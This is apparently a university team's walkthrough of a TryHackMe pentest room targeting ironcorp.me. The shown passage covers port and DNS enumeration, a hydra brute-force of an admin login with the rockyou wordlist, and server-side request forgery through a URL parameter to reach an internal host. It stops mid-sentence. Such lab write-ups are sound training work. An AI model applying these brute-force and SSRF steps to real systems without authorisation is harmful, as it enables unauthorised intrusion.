PENTEST 2
ROOM B
F4urDeveloper


ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

Recon and Enumeration


Member(s) involved: Alia Maisara Binti Shahrin and Mischelle Thanusha Julius

Tool(s) used: THM Attackbox, Mozilla Firefox


Thoughts Process/Methodology:




Mischelle launched THM Attackbox and started the machine on her computer. After that, she open /etc/hosts file by using nano and added ironcorp.me and the victim's ip address.




In order to scan the ironcorp.me server, Mischelle executed nmap command and revealed all the ports opened inside the server.




After that, Mischelle used the dig command to collect the information inside the ironcorp.me server. Mischelle found that there are two servers with the same IP Address which is admin.ironcorp.me and internal.ironcorp.me.




After Mischelle found the servers, Alia opened the /etc/hosts directory by using nano command. Alia put both the servers and Ip Address of the victim into the file.



Alia typed admin.ironcorp.me:11025 inside the search bar in Mozilla Firefox to look at the website. But, the website asked for the server's credentials.



In order to search for the credentials of the website, Alia first needs to find the location of the credentials. Therefore, Alia changed the directory into /usr/share/wordlists. As soon as she changed the directory, Alia used the ls command to get a list of all the files that existed in the directory. Alia found a file named rockyou.txt and she suspected that the credentials are stored there.




Alia then attacked the admin.ironcorp.me server by using hydra command. Alia used the /usr/share/wordlists directory and port 11025 of the server. As you can see here, Alia managed to get the credentials to access admin.ironcorp.me:11025 server.

Initial Foothold


Member(s) involved: Raja Fitri Haziq Bin Raja Mohd Fuad and Terrence Cheng

Tool(s) used: Kali Linux, Mozilla Firefox, Burp Suite


Thoughts Process/Methodology:




After Alia Maisara and Mischelle managed to obtain the credentials for the following website: http://admin.ironcorp.me:11025 , Raja Fitri Haziq and Terrence Cheng typed in the following credentials: username:admin , password:password123




After Raja Fitri Haziq and Terrence Cheng typed in the credentials given by Alia Maisara and Mischelle, they were led to the following website as shown in the image below.




The first thing that Raja Fitri Haziq and Terrence Cheng did was typing in a random query/string in the query bar given in the top left corner. After doing so, the page refreshed by itself and they noticed a new link popped up in the search bar of the browser. In this case, the link was as follows:
“http://admin.ironcorp.me:11025/?r=test#”




Raja Fitri Haziq and Terrence Cheng had decided to change the query to other random queries/strings to reveal any possible secrets/leads and later found out that replacing the “test#” with http://internal.ironcorp.me:11025/ led them to a new refreshed page with a “You can find your name here” written at the top left corner of the website.



Raja Fitri Haziq and Terrence Cheng went to inspect the page source and found a unique link (http://internal.ironcorp.me:11025/name.php?name=)that would lead them to the next step.




Raja Fitri Haziq and Terrence Cheng went back to the main page and edited the 